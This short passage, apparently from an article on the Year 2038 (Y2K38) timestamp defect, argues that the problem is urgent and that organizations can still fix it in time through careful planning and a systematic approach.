The most important thing in tackling Y2K38 is not to think of it as a distant future problem whose solution can easily wait another five to eight years. It’s highly likely that we already have insufficient time to completely eradicate the defect. However, within an organization and its technology fleet, careful planning and a systematic approach to solving the problem will allow to actually make it in time.

❌